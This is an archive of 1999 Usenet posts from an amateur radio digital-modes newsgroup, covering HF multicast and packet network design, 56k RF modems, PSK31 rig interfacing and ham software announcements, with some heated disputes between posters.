AMSAT uses multicast for it's dirtside BBS's, and the NWS uses multicast for it's VHF EMWIN broadcasts. It's a proven concept that's been around a while, but not used yet on HF. - We could pioneer that, you know... Make a contribution not only to other hams, but to people around the world. We are not by any means the only ones who would benefit from the development of HF multicast. Why not continue the old tradition among hams of making significant contributions to the world's ability to communicate effectively with radio? IMHO, we should NEVER pass up opportunities like the one presented by HF multicast.

Here's how HF multicast could solve or greatly ease our problem with those wide open spaces between packet LANS:

Multicast is basically one transmitting station distributing data to an unlimited number of unconnected receiving stations. It's a broadcast system. I checked with the ARRL rules 'n regs guys before doing the first experimental HF multicast transmissions last year, and they assured me that it was as legal as church on Sunday, and make sure you don't get caught.

Being on HF, the HF multicast server operates at the standard 300 baud, but still distributes information over wide areas at a speed that is faster than point-to-point forwarding of packet messages by several orders of magnitude. You just can't build a VHF/UHF point-to-point network that will distribute the data over a large area at a speed even approaching that of HF multicast, since multicast delivers the data to a large number of stations located within a significant chunk of the planet, all at once.

It's like the difference in speed between your computer's serial and parallel ports, or the difference between a computer with a single CPU, and a parallel processor computer with multiple CPU's.
This is because multicast utilizes parallel routing instead of the serial, point-to-point routing we have all become familiar with. The concept is really simple, elegant, cheap, and very effective.

The ability of a single HF station to be simultaneously heard by many receiving stations located over a significant chunk of the planet is one of those "magic" things that HF radio does that nothing else can. It's our job as hams to identify, develop and pioneer these advantages that radio offers, not to sit on our hands and whine out a chorus of "it can't be done", or "it has to be tcpip".

The greatest benefactors of HF multicast will be hams who are located in remote areas and who have little by way of resources to work with. - That's what Ham Radio is all about, folks.

For more detailed info on this, see the article "HF Multicast - Super Fast!" on my web site, in the "Articles" section. It covers many issues there is not
room to cover in this usenet posting.

All Band Networks:

This is another idea for bridging those wide open spaces, not as good as HF multicast but still practical and it requires no actual development. It's just a more clever way of using the tools we've been using all along. It also involves parallel routing but not nearly to the same degree that HF multicast does.

HF forwarders love large-scale VHF/UHF networks, because they simplify the routing so much, and greatly expand the area a particular HF forwarding station can serve. For example: As an HF forwarder, I don't have to connect to a BBS in New York, in order to deliver a message bound for Long Island... Since the NEDA VHF/UHF net covers a number of states including New York, I can forward the message to any of those states NEDA covers (New Hampshire

will do nicely) and be confident that the message will end up on Long Island in short order. - And since I live within the coverage of a large-scale network myself, I can accept and distribute messages to Texas, Oklahoma, Missouri and Arkansas in a timely fashion. This is the way that VHF/UHF nets greatly expand the capability of HF forwarding stations. It's actually much more
powerful than I just made it look with this brief explanation.

My idea is simple: Instead of calling them VHF/UHF networks, why not organize what is already being done anyway and call them HF/VHF/UHF networks, or "all band networks", and take control of a process that has been allowed to go on for years in an uncontrolled, unorganized fashion?

If each large-scale network had a "HF coordinator", then multiple HF stations within the network's coverage area could be recruited and organized so as to eliminate duplicated efforts and organize forwarding chores with HF stations associated with other VHF/UHF nets.

The same thing can, of course, enhance the effectiveness of AMSAT BBS's and they have already taken a step in this direction by assigning individual AMSAT BBS's to serve large geographical areas. I believe that AMSAT already does what it can to locate these stations within the coverage area of large-scale VHF/UHF nets, but I'm not certain.

With this little bit of organization, routing problems can be more easily identified and dealt with, and it is possible to gain a speed advantage. If there is no route to the south, one can be deliberately developed. If the mail from the west is more than one HF forwarder can handle, additional stations within the LSN (Large Scale Network) can set up forward to the west for a "parallel routing" effect. It won't be as flabbergastingly efficient as multicast, but it still does something that the usual way of doing things cannot, and would serve to greatly enhance the connectivity between large scale VHF/UHF nets.

I think it's pretty obvious that developing RF connectivity between LSNs (or LANS, if you prefer) should be one of our very highest priorities, most especially because it is something that hasn't been done yet.

The point being made here is that if an appliance operator from Pottsboro Texas can see a couple of reasonably viable ways to attack the problem, that means that other, more knowledgeable hams could do a lot better!

The problem of communication between distant LSN's will never be solved though, by the "it can't be done" attitude being spread around the packet community by TAPR and the LandLine Lid clique. Gloom 'n doom never got a damn thing accomplished, which is why I keep suggesting an organizational enema for TAPR. After the enema, the organization will have a lot better attitude and will be ready to once again serve the interests of US hams, as they once did in years past.

I think it's high time we quit coddling the geek community and go back to the serious business of advancing and developing the art of digital amateur radio, most particularly in the US.

--

73 DE Charles Brabham, N5PVL
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

3957. Re: PSK31 and IC-706

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-20 00:00:00 UTC
From: Hamish Moffatt <hamish@rising.com.au>
Message-ID: <7s5boh$20vc$1@arachne.labyrinth.net.au>
Source record: 16565

Roger Basford <Roger@g3vkm.demon.co.uk> wrote:
> Make sure your microphone is unplugged if using the accessory socket and

Why's that? I use the accessory socket on my IC-726 with the sound
card (for G3PLX PSK31 and IZ8BLY Hellschreiber) with the microphone
still connected. I suppose you would upset it if you made noise
near the microphone though ..

Hamish
--
Hamish Moffatt Mobile: +61 412 011 176 hamish@rising.com.au
Rising Software Australia Pty. Ltd. http://www.risingsoftware.com/
Phone: +61 3 9894 4788 Fax: +61 3 9894 3362 USA: 1 888 667 7839

3958. Re: High Speed Packet(128k plus)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-20 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7s5gq1$1nuo@enews4.newsguy.com>
Source record: 16566

pancho <fm2732@my-deja.com> wrote in message
news:7s53qd$8hg$1@nnrp1.deja.com...
> I am a new ham. :) KC7FHI (technician no-code, woohoo!)
> I am interested in packet, but I have managed to pick up on some older
> information about 56k RF modems and such. Even a mention that 128kbps is
> possible through packet. Does anyone have any guidance they can give me?
> I'm interested in packet- just not Charles's version of it (you really
> are long winded.)

Long-winded! I'll have you know that I greatly resemble that remark, sir!

The LandLine Lid, "A" vision is exclusive, only having room for high-speed packet and tcpip, on the UHF and higher bands that high-speed is possible on.

The Ham Radio "B" vision is inclusive, embracing all that "A" can come up with, in addition to the entire spectrum available to hams, and every protocol hams have been able to devise or emulate for themselves. The sum total of "A" is just the tip of the "B" iceberg. There are no artificially imposed limits in "B".

Advice: Don't limit yourself to a vision propagated by antisocial geeks. You end up sharing their limitations.

Guidance: Transmission of commercial material (such as Internet banners and ads at the end of E-mail messages) and business communications that make up most web content are highly illegal over the ham bands.

Happy surfing!

--

73 DE Charles Brabham, N5PVL
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

3959. Re: Those Wide, Open Spaces

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-20 00:00:00 UTC
From: Cathryn Mataga <cathryn@junglevision.com>
Message-ID: <bEuF3.2012$1i3.34385@nuq-read.news.verio.net>
Source record: 16567

Charles Brabham wrote in message <7s5d9d$1m4h@enews4.newsguy.com>...

>My idea is simple: Instead of calling them VHF/UHF networks, why not
>organize what is already being done anyway and call them HF/VHF/UHF
>networks, or "all band networks", and take control of a process that has
>been allowed to go on for years in an uncontrolled, unorganized fashion?
>
>If each large-scale network had a "HF coordinator", then multiple HF
>stations within the network's coverage area could be recruited and
organized
>so as to eliminate duplicated efforts and organize forwarding chores with
HF
>stations associated with other VHF/UHF nets.

Here, the issue seems to be, as I've been told by locals, not so much of
duplicating effort, but of knowing which messages go to HF forwarding,
and which go to the satellite gateway. That messages here in NCA
destined for the east coast, get uploaded to a pacsat. The deal
is that, I guess, the satellite is kind of slow, as it takes a day or so to
get downloaded. HF is much faster -- that is something forwarded over
HF will be there right away, but well, you know, it's HF. So, who knows
if the band is open or when it's going be. It's not a good thing for
messages to sit around on the HF gateways either, if they could be
uploaded to the satellite gateway.

So, the way for this to happen, I guess, is for all messages destined
for going outside of the area, to end up on a single BBS. And have
that machine, then attempt connects, through the network, over HF
links to the remote BBS's. Then if no HF link is possible, that message
goes to the satellite. At least that's how I'm figuring right now. That
is setting up to propagate NETROM nodes, or maybe just making
a node alias that connect to distant stations with Pactor -- or print an
error message saying that the channel is busy or something the connection
has timed out. (And I've been playing around with some code for
this using just a PK232, and even just Pactor 1 links, btw are hugely
more solid than HF packet links.) Me, maybe I'll get that
PTC II someday, though that $900 price tag just sort of gets me
every time.

Anyway, I'm pretty far along on the code for calling out with the
PK232, and I figure I'll stick that on my web page pretty soon. I
got an MFJ 1276 coming in here, so I can call myself to test on
the receiving end, and I'll do that when that box comes in.

Another way, maybe it could work is that somehow messages get sent,
like on a token ring type of deal to each of the HF gateways. Each

HF gateway runs through all it's frequencies to see if it can forward
the message -- and then if it can't, it passes it on to the next HF gateway.
Maybe everyone in the area always forwards to the closes HF gateway,
and then if that message has cycled around all the HF gateways that
have a chance, it then goes to the satellite gateway. I'm not sure. And
I'm not quite good enough of a 'forward.sys' guru to know how to
do this kind of thing. For aesthetic reasons, I kind of like the idea
of an HF hub bbs, that connects through to each HF gateway in order
a little better.

3960. Re: PSK31 and IC-706

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-20 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn7ucp2n.c5e.nomail@linux.pe1chl.ampr.org>
Source record: 16568

Hamish Moffatt <hamish@rising.com.au> wrote:
>Roger Basford <Roger@g3vkm.demon.co.uk> wrote:
>> Make sure your microphone is unplugged if using the accessory socket and

>Why's that? I use the accessory socket on my IC-726 with the sound
>card (for G3PLX PSK31 and IZ8BLY Hellschreiber) with the microphone
>still connected. I suppose you would upset it if you made noise
>near the microphone though ..

When I adapted my Yaesu FT212 and FT712 for HAPN 4k8 (they aren't suitable
for 9k6) it was relatively easy to make an aux connector that disables the
microphone signal when the PTT signal is received on that connector. Just
two diodes required.

Maybe you should attempt something similar in your transceiver.
in the Yaesu's it is easy because CMOS switches (intended to disable the
mike when the optional "voice recorder" module is active) are already
present in the transceiver. But it should not be difficult to add
a 4053 or 4066 CMOS switch to the circuit.

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

3961. URL

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-20 00:00:00 UTC
From: nw7us@hfradio.removethispart.org
Message-ID: <8KvF3.89$1C.3196@sea-read.news.verio.net>
Source record: 16569
Cross-posted to: rec.radio.amateur.antenna,rec.radio.amateur.boatanchors,rec.radio.amateur.digital.misc

Howdy,

You are invited to my non-commercial, sometimes boring, hopefully useful, and always-undergoing-updates website. The URL is http://hfradio.org and features DX information, including QSL Route/Manager Lookups and Callbook Lookups; Propagation Center including the eAlert service (allows you to sign up an email address to the automated email propagation reports); Equidistant Azimuth Map software (allows you to create maps of any QTH); Swap and Shop; Bookstore (I've hand-picked over a thousand book titles on radio, etc.); Free website space for YOU to create your own Ham or SWL site, and there's more. Easy to navigate. Open for suggestions.

If you feel up to it, after looking around the site, drop me a note (you'll find my address on the site) and share your thoughts.

73!

--

: World-Wide Communications via Amateur Radio : 122.93W : 47.67N :
: 10x56526 : CW/SSB - DX hunter : Brinnon, WA : Code Warrior #60 :
: visit http://hfradio.org/ :

3962. Re: DGPS MSK demodulation ???

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-20 00:00:00 UTC
From: amadeus@0SPAM.netcomuk.co.uk
Message-ID: <37e6728f.13408792@nntp.netcomuk.co.uk>
Source record: 16570
Cross-posted to: rec.radio.amateur.digital.misc,uk.radio.amateur

On Sun, 19 Sep 1999 17:42:02 +0200, "Francois Guillet" <F6FLT@theoffice.net>
wrote:

>Hi all
>
>I'm looking for info on MSK modulation used by DGPS transmitters in the 300
>Khz band.
>
>Thanks in advance for a possible help.
>
>Francois F6FLT
>guillet.francois@wanadoo.fr

You *may* get something by downloading some of the WUN newsletters
from http://www.wunclub.com

I always understood that DGPS used ordinary FSK. (?)

--
- 73 de Jim, g(m)4rga | If I were a blackbird,
amadeus%netcomuk.co.uk | I'd whistle and preen,
dynastic%cwcom.net | I'd fly over London
g4rga@gb7tjf.#45.gbr.eu | and shit on the Queen.
PGP Key: pgpkeys.mit.edu:11371 | (Old Scottish Nursery Rhyme)
Rallies Info: www.netcomuk.co.uk/~amadeus

3963. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-20 00:00:00 UTC
From: Gary Coffman <ke4zv@bellsouth.net>
Message-ID: <DHrmNx+s2SaofDUoViT9sz9jVUYr@4ax.com>
Source record: 16571

On Sun, 19 Sep 1999 22:50:35 -0700, "Hank Oredson" <horedson@att.net> wrote:
>Gary Coffman <ke4zv@bellsouth.net> wrote in message
>news:tinlN9QLyMKyqvyn62g+MzZSipIu@4ax.com...
>
>> Note, an external amplifier is not a good idea. You don't
>> need the extra TR delay, and any path that can't be made
>> with the 5-10 watts available from the transverter probably
>> has too much multipath to be useful anyway (though with
>> the FEC now built into the modems, multipath is less of a
>> concern).
>
>Gary,
>
>1)
>Some folks live out in the country.
>Sometimes WAY out in the country.
>5-10 watts won't cover the 50-150 mile paths required.
>Multipath can be handled by the use of appropriate antennas.

Our longest single hop is 90 miles. We do that with 4 watts.
Of course it is a mountain top to mountain top path. On an
obstructed path, all you have is multipath. Usually, you can't
resolve that with antenna orientation or gain because too many
of the multiple paths are in the beamwidth of any reasonable
gain antenna. So you have to engineer paths that clear the
first Fresnel zone.

Paths that don't qualify simply aren't used. That's just good
network engineering practice. That often means that the most
direct path isn't usable, and we have to organize the network
topology to use an alternative routing. Sometimes it means
rural hams are left out of the network unless they want to fund
multiple hops just to serve one station. That's the way it goes.

>2)
>Some of us want to build long haul networks.
>100 mile or longer paths are needed.

But they usually aren't feasible. Over the horizon isn't
tenable for fast amateur data networks. You need to
arrange your system around the idea that the average
hop must be less than 30 miles, or settle for a much
lower data rate where multipath delay doesn't cause
symbols to overlap excessively. In exceptional cases,
like the one noted above, topography may allow a

longer hop, but it will be the exception, not the rule.

You need a BER of under 1 in 10E6 or your network
performance becomes dismal out past 3 or 4 hops.
That means you have to engineer things *right* on
every link.

>Got to get the power spread.

Alligator thinking. Just being loud doesn't cut it. The
key factor is the ability to receive a clean signal.
That requires a clean path, or your BER goes through
the roof due to multipath induced intersymbol distortion.
(SS has the potential of helping significantly with that,
but we don't have any off the shelf SS equipment for
amateur use right now, and there are other problems
with SS systems co-located on high RF sites that I
expect will be difficult to resolve.)

We tried 50 and 100 watt amplifiers early on. Didn't
help. We could *hear* the alligators, but the BER was
so bad that they degraded the performance of the
entire network.

>Takes aluminium as well as silicon.
>The only other choice is to use the internet.
>That ain't ham radio. No challenge involved.

The other choice is to not succumb to alligator thinking,
and instead do the hard RF path engineering to make
the system work. It is hard work, it does require a lot of
resources, but that's how it is done. AT&Tdid it many
years ago with their RF relay network. If we want the
same RF network capabilities, we have to repeat what
they did. Physics hasn't changed.

Grandiose fast amateur RF networks spanning thousands
of miles are just a pipedream for any group with less resources
than AT&T. We can't fund it, we can't build it, we can't maintain it,
and we can't manage it. We don't have the resources or the cooperative
spirit to do it purely on amateur radio. There are too many square miles
and too few hams standing on them in the US to allow that to happen.

Perhaps in the densely populated little nations of Europe national
networks can be done, but not across our vast rural spaces. That's
sad, but it is real. We need to face up to reality and do what we are
best suited to do, and that is the smaller scope metropolitan and
relatively small regional networks that we can practically fund,
build, and maintain.

The GRAPES network covers an area of roughly 45,000 square
miles, and that's about as big as is practical for a fast amateur
network in our part of the US. We don't have the people, money,

or sites to grow it much bigger. California might be different. They have 10 times our population, and a bunch of natural high sites. I haven't seen an organization with the energy and dedication of GRAPES building a fast network out there, however.

>So you are saying these modules do not need any tune up?
>Just plug everything together, hook to an antenna, it works?
>Could you be more specific about the test gear required
>beyond your basic solder gun, screwdriver and pliers?

Netting the various transverters together on a common frequency is the only adjustment absolutely needed. That can't realistically be done by ear. You can do it by monitoring the eye pattern (with a scope) of another station known to be on frequency. If one of the group has an IFR or the like, you can use that without needing a priori to have one transverter spot on frequency.

Typically, we find that the transverters are a few kHz off frequency when first crystalled up, so they have to be netted. You don't have to get absolutely spot on, the modems use a tracking data detector that can handle up to about 5 kHz frequency error without impairing BER. But we'd like to reserve that as margin for thermal drift and component aging.

It is also nice if you can monitor the eye pattern with a scope so you can adjust the transverter PA drive of other systems for best linearity (and monitor their received eye pattern to do the same for your PA). That'll make you a better spectral neighbor, and lower BER a bit too. But we've found that with the MMT transverters, turning the drive down to get about 4 watts out always gives us a clean spectrum, so you can do it with just a Bird. (You can't get away with that with the Hamtronics units, however, for them you *really* need access to a spectrum analyzer. Nasty things unless they're tuned *just* right.)

No external test equipment at all is needed for the RF modems. There are some switch settings to configure (if the defaults don't suit you). You can select one of 10 frequencies (100 kHz spacing), select whether you want to operate duplex or half duplex, select TTL or RS422 on the computer side, select whether you want FEC or not, etc. But the modems come configured to work right out of the box and shouldn't need any adjustments unless you want something other than the default settings.

The stuff that had to be tweaked in the first generation modems has all been put into ASIC for the current modem, so there is no tune up involved. You can peak the IF filter if you like, but the modem has an internal method of doing that which doesn't require any external test equipment. You just set a jumper, then tweak for max on the signal bargraph display. It should be fine right out of the box, however.

>Where does one get these various modules?
>What is their cost?

Paccomm (and GRAPES) sell the W&T RF modems. The cost is $349.
Transverters are available from their manufacturers, or at hamfests. I
usually find MMT transverters for around $150 at most of the hamfests
I attend. They're usually crystalled for the wrong segment of the band
(the satellite or weak signal segment), so you need to spend $15 for a
new set of crystals to move them into the data bandplan. New transverters
range in price from under $200 to over $600 depending on make, model,
and band. Virtually any linear transverter will work with the modems.

You need a HDLC card in the computer too. I've personally used both
the PI-2 card ($98) and the Gracilis PacketTwin (don't know the current
cost on that one, but it is more expensive since it is full duplex DMA).
There are others. A Mac can work directly from its serial port since it
comes stock with chips that can be programmed to handle RS422 and
HDLC directly (about the only case I can think of where having a Mac is
an advantage).

Basically, you're looking at $600 to set up for 56 kb. That's more than
it costs to dedicate a TNC and radio to 1.2 kb, but not much different
from what it costs to set up to do 9.6 kb correctly (that's because you
generally have to use an IF modulated multimode to get an acceptable
BER with G3RUH style 9.6 kb).

Gary
Gary Coffman KE4ZV | You make it |mail to ke4zv@bellsouth.net
534 Shannon Way | We break it |
Lawrenceville, GA | Guaranteed |

3964. QSL Maker

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-20 00:00:00 UTC
From: nw7us@hfradio.removethispart.org
Message-ID: <OyyF3.109$1C.3282@sea-read.news.verio.net>
Source record: 16572
Cross-posted to: rec.radio.amateur.antenna,rec.radio.amateur.boatanchors,rec.radio.amateur.digital.misc

Hello,

WB8RCR has recently posted a new version of his program, 'QSL Maker' - check it out at http://hfradio.org/wb8rcr/

This is a Windows 95 program, It will not work under Win 3.1. The program has also been used on Windows 98 and Windows NT Workstation 4.0.

- When you first bring up the program, you are shown a dummy QSL design.

- Simply enter your call and address and you have a useable, if somewhat dull, QSL.

- Your call, name and address are remembered for future launches.

- You can adjust the position, color, and font for all the elements of the card.

- You can use a Windows bitmap as a background for your card.

- Once you have the design you like, you can save it for future use. In fact, you can save any number of designs for special purposes, events, etc.

- There are 2, free-form lines for your QRP-L #, FISTS #, 10-10 #, grid square, awards, etc.

- The info block can be removed for those who would like to write this information on the back.

- Dockable toolbars, put them where you want.

- There is a full-blown installation program, and complete deinstall.

- There is extensive help.

- If you use custom colors, they are remembered across launches.

Again, this is software by WB8RCR. Come check it out.

73!

--

: World-Wide Communications via Amateur Radio : 122.93W : 47.67N :
: 10x56526 : CW/SSB - DX hunter : Brinnon, WA : Code Warrior #60 :
: visit http://hfradio.org/ -- Propagation, Maps, DX, Free Sites :

3965. Re: Those Wide, Open Spaces

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-20 00:00:00 UTC
From: "Peter O. Brackett" <ab4bc@ix.netcom.com>
Message-ID: <7s6e50$7qk@dfw-ixnews17.ix.netcom.com>
Source record: 16573

Charles, Cathryn:

Have you guys ever heard about . . .

[begin paste]

StarBurst Communications Corporation
150 Baker Avenue, Concord, MA 01742
(508) 287-5560 Fax: (508) 287-5561
http://www.starburst.com

[end paste]

It was/is a startup company pushing a multi-cast protocol. I don't know if they are still in business or if they have been bought [Who, maybe cisco or .. . .]

Anyway, there whole system, protocol looked to my like it could handle Charlie's HF multicast idea.

Maybe they would "donate" their protocol engine to amateur radio just for the publicity.

Regards,

Peter AB4BC

Charles Brabham <n5pvl@texoma.net> wrote in message news:7s5d9d$1m4h@enews4.newsguy.com...
>
> The USA is not alone in having a good deal of wide open spaces that cannot
> practically be bridged with VHF/UHF style networking. It's a big problem in
> most places on the planet, and nobody has bothered to seriously address the
> problem, perhaps because they heard the LandLine Lid "It can't be done"
> mantra, and mistakenly thought that the A types knew what they were talking
> about.
>
> This is becoming less of a problem as more and more Hams realize how lame
> the entire LandLine Lid way of looking at things is, and reject their
> anti-ham, "It can't be done" outlook. People just can't be expected to sit
> on their hands and listen to gloom 'n doom forever. - And of course many
> hams are tired of hearing how ignorant and incompetent they are from a
> clique of self-absorbed geeks who are so ignorant themselves that they just

> can't understand basic stuff, like why hams would want to use radio to
> communicate... Duh!
>
> I've been aware of one method for effectively bridging those gaps between
> packet nets for a several years now, and recently discovered another one.
> Either idea would work, but both need to be developed. One has been around
> for years, and fell into the TAPR "black hole"; That limbo within TAPR,
> where projects the LandLine Lid types do not want developed end up at. The
> other has not been developed because I just thought of it a few months
ago,
> and I'm as capable of being lazy and worthless as anybody.
>
> "Takes one to know one!" Yep, I was one of the pioneer "LandLine Lids",
> too, back in the pre-Internet days. Ask me about it, sometime. Since I
> learned my lesson and moved on to better things, I figure that I don't
have
> anything to be ashamed of.
>
> Doing it after you realize how destructive it is, be it out of pride,
> laziness or stubborn-ness.... That's shameful.
>
> Moving right along...
>
> HF Multicast:
>
> AMSAT uses multicast for it's dirtside BBS's, and the NWS uses multicast
for
> it's VHF EMWIN broadcasts. It's a proven concept that's been around a
while,
> but not used yet on HF. - We could pioneer that, you know... Make a
> contribution not only to other hams, but to people around the world. We
are
> not by any means the only ones who would benefit from the development of
HF
> multicast. Why not continue the old tradition among hams of making
> significant contributions to the world's ability to communicate
effectively
> with radio? IMHO, we should NEVER pass up opportunities like the one
> presented by HF multicast.
>
> Here's how HF multicast could solve or greatly ease our problem with
> those wide open spaces between packet LANS:
>
> Multicast is basically one transmitting station distributing data to an
> unlimited number of unconnected receiving stations. It's a broadcast
system.
> I checked with the ARRL rules 'n regs guys before doing the first
> experimental HF multicast transmissions last year, and they assured me
that
> it was as legal as church on Sunday, and make sure you don't get caught.

>
> Being on HF, the HF multicast server operates at the standard 300 baud,
but
> still distributes information over wide areas at a speed that is faster
than
> point-to-point forwarding of packet messages by several orders of
magnitude.
> You just can't build a VHF/UHF point-to-point network that will distribute
> the data over a large area at a speed even approaching that of HF
multicast,
> since multicast delivers the data to a large number of stations located
> within a significant chunk of the planet, all at once.
>
> It's like the difference in speed between your computer's serial and
> parallel ports, or the difference between a computer with a single CPU,
and
> a parallel processor computer with multiple CPU's.
> This is because multicast utilizes parallel routing instead of the serial,
> point-to-point routing we have all become familiar with. The concept is
> really simple, elegant, cheap, and very effective.
>
> The ability of a single HF station to be simultaneously heard by many
> receiving stations located over a significant chunk of the planet is one
of
> those "magic" things that HF radio does that nothing else can. It's our
job
> as hams to identify, develop and pioneer these advantages that radio
offers,
> not to sit on our hands and whine out a chorus of "it can't be done", or
"it
> has to be tcpip".
>
> The greatest benefactors of HF multicast will be hams who are located in
> remote areas and who have little by way of resources to work with. -
That's
> what Ham Radio is all about, folks.
>
> For more detailed info on this, see the article "HF Multicast - Super
Fast!"
> on my web site, in the "Articles" section. It covers many issues there is
> not
> room to cover in this usenet posting.
>
> All Band Networks:
>
> This is another idea for bridging those wide open spaces, not as good as
HF
> multicast but still practical and it requires no actual development. It's
> just a more clever way of using the tools we've been using all along. It
> also involves parallel routing but not nearly to the same degree that HF

> multicast does.
>
> HF forwarders love large-scale VHF/UHF networks, because they simplify the
> routing so much, and greatly expand the area a particular HF forwarding
> station can serve. For example: As an HF forwarder, I don't have to
connect
> to a BBS in New York, in order to deliver a message bound for Long
Island...
> Since the NEDA VHF/UHF net covers a number of states including New York, I
> can forward the message to any of those states NEDA covers (New Hampshire
> will do nicely) and be confident that the message will end up on Long
Island
> in short order. - And since I live within the coverage of a large-scale
> network myself, I can accept and distribute messages to Texas, Oklahoma,
> Missouri and Arkansas in a timely fashion. This is the way that VHF/UHF
nets
> greatly expand the capability of HF forwarding stations. It's actually
much
> more
> powerful than I just made it look with this brief explanation.
>
> My idea is simple: Instead of calling them VHF/UHF networks, why not
> organize what is already being done anyway and call them HF/VHF/UHF
> networks, or "all band networks", and take control of a process that has
> been allowed to go on for years in an uncontrolled, unorganized fashion?
>
> If each large-scale network had a "HF coordinator", then multiple HF
> stations within the network's coverage area could be recruited and
organized
> so as to eliminate duplicated efforts and organize forwarding chores with
HF
> stations associated with other VHF/UHF nets.
>
> The same thing can, of course, enhance the effectiveness of AMSAT BBS's
and
> they have already taken a step in this direction by assigning individual
> AMSAT BBS's to serve large geographical areas. I believe that AMSAT
already
> does what it can to locate these stations within the coverage area of
> large-scale VHF/UHF nets, but I'm not certain.
>
> With this little bit of organization, routing problems can be more easily
> identified and dealt with, and it is possible to gain a speed advantage.
> If there is no route to the south, one can be deliberately developed. If
the
> mail from the west is more than one HF forwarder can handle, additional
> stations within the LSN (Large Scale Network) can set up forward to the
west
> for a "parallel routing" effect. It won't be as flabbergastingly efficient
> as multicast, but it still does something that the usual way of doing

things
> cannot, and would serve to greatly enhance the connectivity between large
> scale VHF/UHF nets.
>
> I think it's pretty obvious that developing RF connectivity between LSNs
(or
> LANS, if you prefer) should be one of our very highest priorities, most
> especially because it is something that hasn't been done yet.
>
> The point being made here is that if an appliance operator from Pottsboro
> Texas can see a couple of reasonably viable ways to attack the problem,
that
> means that other, more knowledgeable hams could do a lot better!
>
> The problem of communication between distant LSN's will never be solved
> though, by the "it can't be done" attitude being spread around the packet
> community by TAPR and the LandLine Lid clique. Gloom 'n doom never got a
> damn thing accomplished, which is why I keep suggesting an organizational
> enema for TAPR. After the enema, the organization will have a lot better
> attitude and will be ready to once again serve the interests of US hams,
as
> they once did in years past.
>
> I think it's high time we quit coddling the geek community and go back to
> the serious business of advancing and developing the art of digital
amateur
> radio, most particularly in the US.
>
> --
>
> 73 DE Charles Brabham, N5PVL
> N5PVL @ N5PVL.#NTX.TX.USA.NOAM
> http://www.texoma.net/~n5pvl
>
>
>
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>
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>
>
>

3966. Re: FSK31, no not PSK31

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-20 00:00:00 UTC
From: quatsein@island.net
Message-ID: <37e6c8f3.165559495@news.cr.island.net>
Source record: 16574

Thanks George, I was beginning to think I may have misread
the reference.

Steve

On Sun, 19 Sep 1999 19:10:36 -0500, "George T. Baker"
<w5yr@swbell.net> wrote:

>Yes, there is FSK31. It was developed by a Russian ham who markets Mix32W
>for amateur use in PSK31. He came up with the FSK version but it has not
>received much attention or press so far. His program costs $$ whereas
>PSK31 and Logger, et al are free and thus are getting wider distribution
>and attention.
>
>--
>72/73, George AMA 98452 R/C since 1964
>Amateur Radio W5YR, in the 54th year and it just keeps getting better!
>AutoPOWER Systems, Fairview, TX (30 mi NE Dallas) Collin County
>QRP-L QRP-ARCI FISTS NORCAL ZOMBIE ARS 10-X 33.2 N 96.6 W EM13RE
>
>
>"Carl R. Stevenson" wrote:
>>
>> Steve Carlisle <quatsein@island.net> wrote in message
>> news:37e5154a.54014055@news.cr.island.net...
>> > Clinton, you are not pulling my leg are you. I did not see any info in
>> > regards to FSK31 at the PSK31 website. Did I overlook something?
>> >
>> > Steve Carlisle
>>
>> Maybe the fact that it's PSK31, not FSK31 ... to the best of my
>> knowledge, there IS NO "FSK31."
>>
>> However, PSK31 looks pretty neat.

3967. Re: "NOSintro" (TCP/IP over Packet Radio) back in stock

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-20 00:00:00 UTC
From: Cathryn Mataga <cathryn@junglevision.com>
Message-ID: <2kzF3.2135$1i3.35582@nuq-read.news.verio.net>
Source record: 16575

steve_sampson@my-deja.com wrote in message <7s54kr$8u6$1@nnrp1.deja.com>...
>
>> Okay, now I've heard of these cheap SS cards that are out there from
>> another source, but I'm still trying to track down what exactly people
>> are using. These things come out in the $500 price range -- so
>> that's close, but not quite the $120 price you mentioned.
>>
>> http://www.connectronics.com/rangelan.htm
>>
>> I assume different products from different manufacturers will be
>> incompatible -- right? Or will any SS card talk to any other --
>> are there standards for this? What cards are you using to
>> get the 4 mile range? Do you get 1 mega-bits/s with this?
>
>Try:
>
> http://www.proxim.com/symphony
>
>These are from the same company who makes rangelan, but are consumer
>grade (whatever that means).
>
>I don't think symphony cards use the new standard 802.something, and
>are probably not compatible with anything else. But then again,
>everything else is twice as expensive. The cards operate at 1.6 Mbps
>and 100 mW. That's not true full-duplex, but with spread spectrum,
>it's not really half-duplex either. It's fast.

Yeah, thanks. At $129, they do start to fall into my 'mad money' range,
for this kind of thing -- just to fuss around with, you know. I just need
to come up with another site in the SF Bay area, to link to. From an
anal-ham-radio-rules-lawyering perspective, is strictly legal to put
gain antennas on these guys -- or to put them up on towers? I could
see sticking one of those little ethernet bridge gizmos up on a mast.
Maybe a whole motherboard and net card could fit on a mast, though
that'd be a little unwieldy.

3968. Re: The Aplication Mantra

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-20 00:00:00 UTC
From: "Peter O. Brackett" <ab4bc@ix.netcom.com>
Message-ID: <7s6pdi$n0f@dfw-ixnews21.ix.netcom.com>
Source record: 16576

Folks:

Charles:

Maybe it's time for those old Rules governing ham radio which forbid broadcasting and retransmission of commercial material and advertising on the air, to be recinded. Particularily in the case of digital networking.

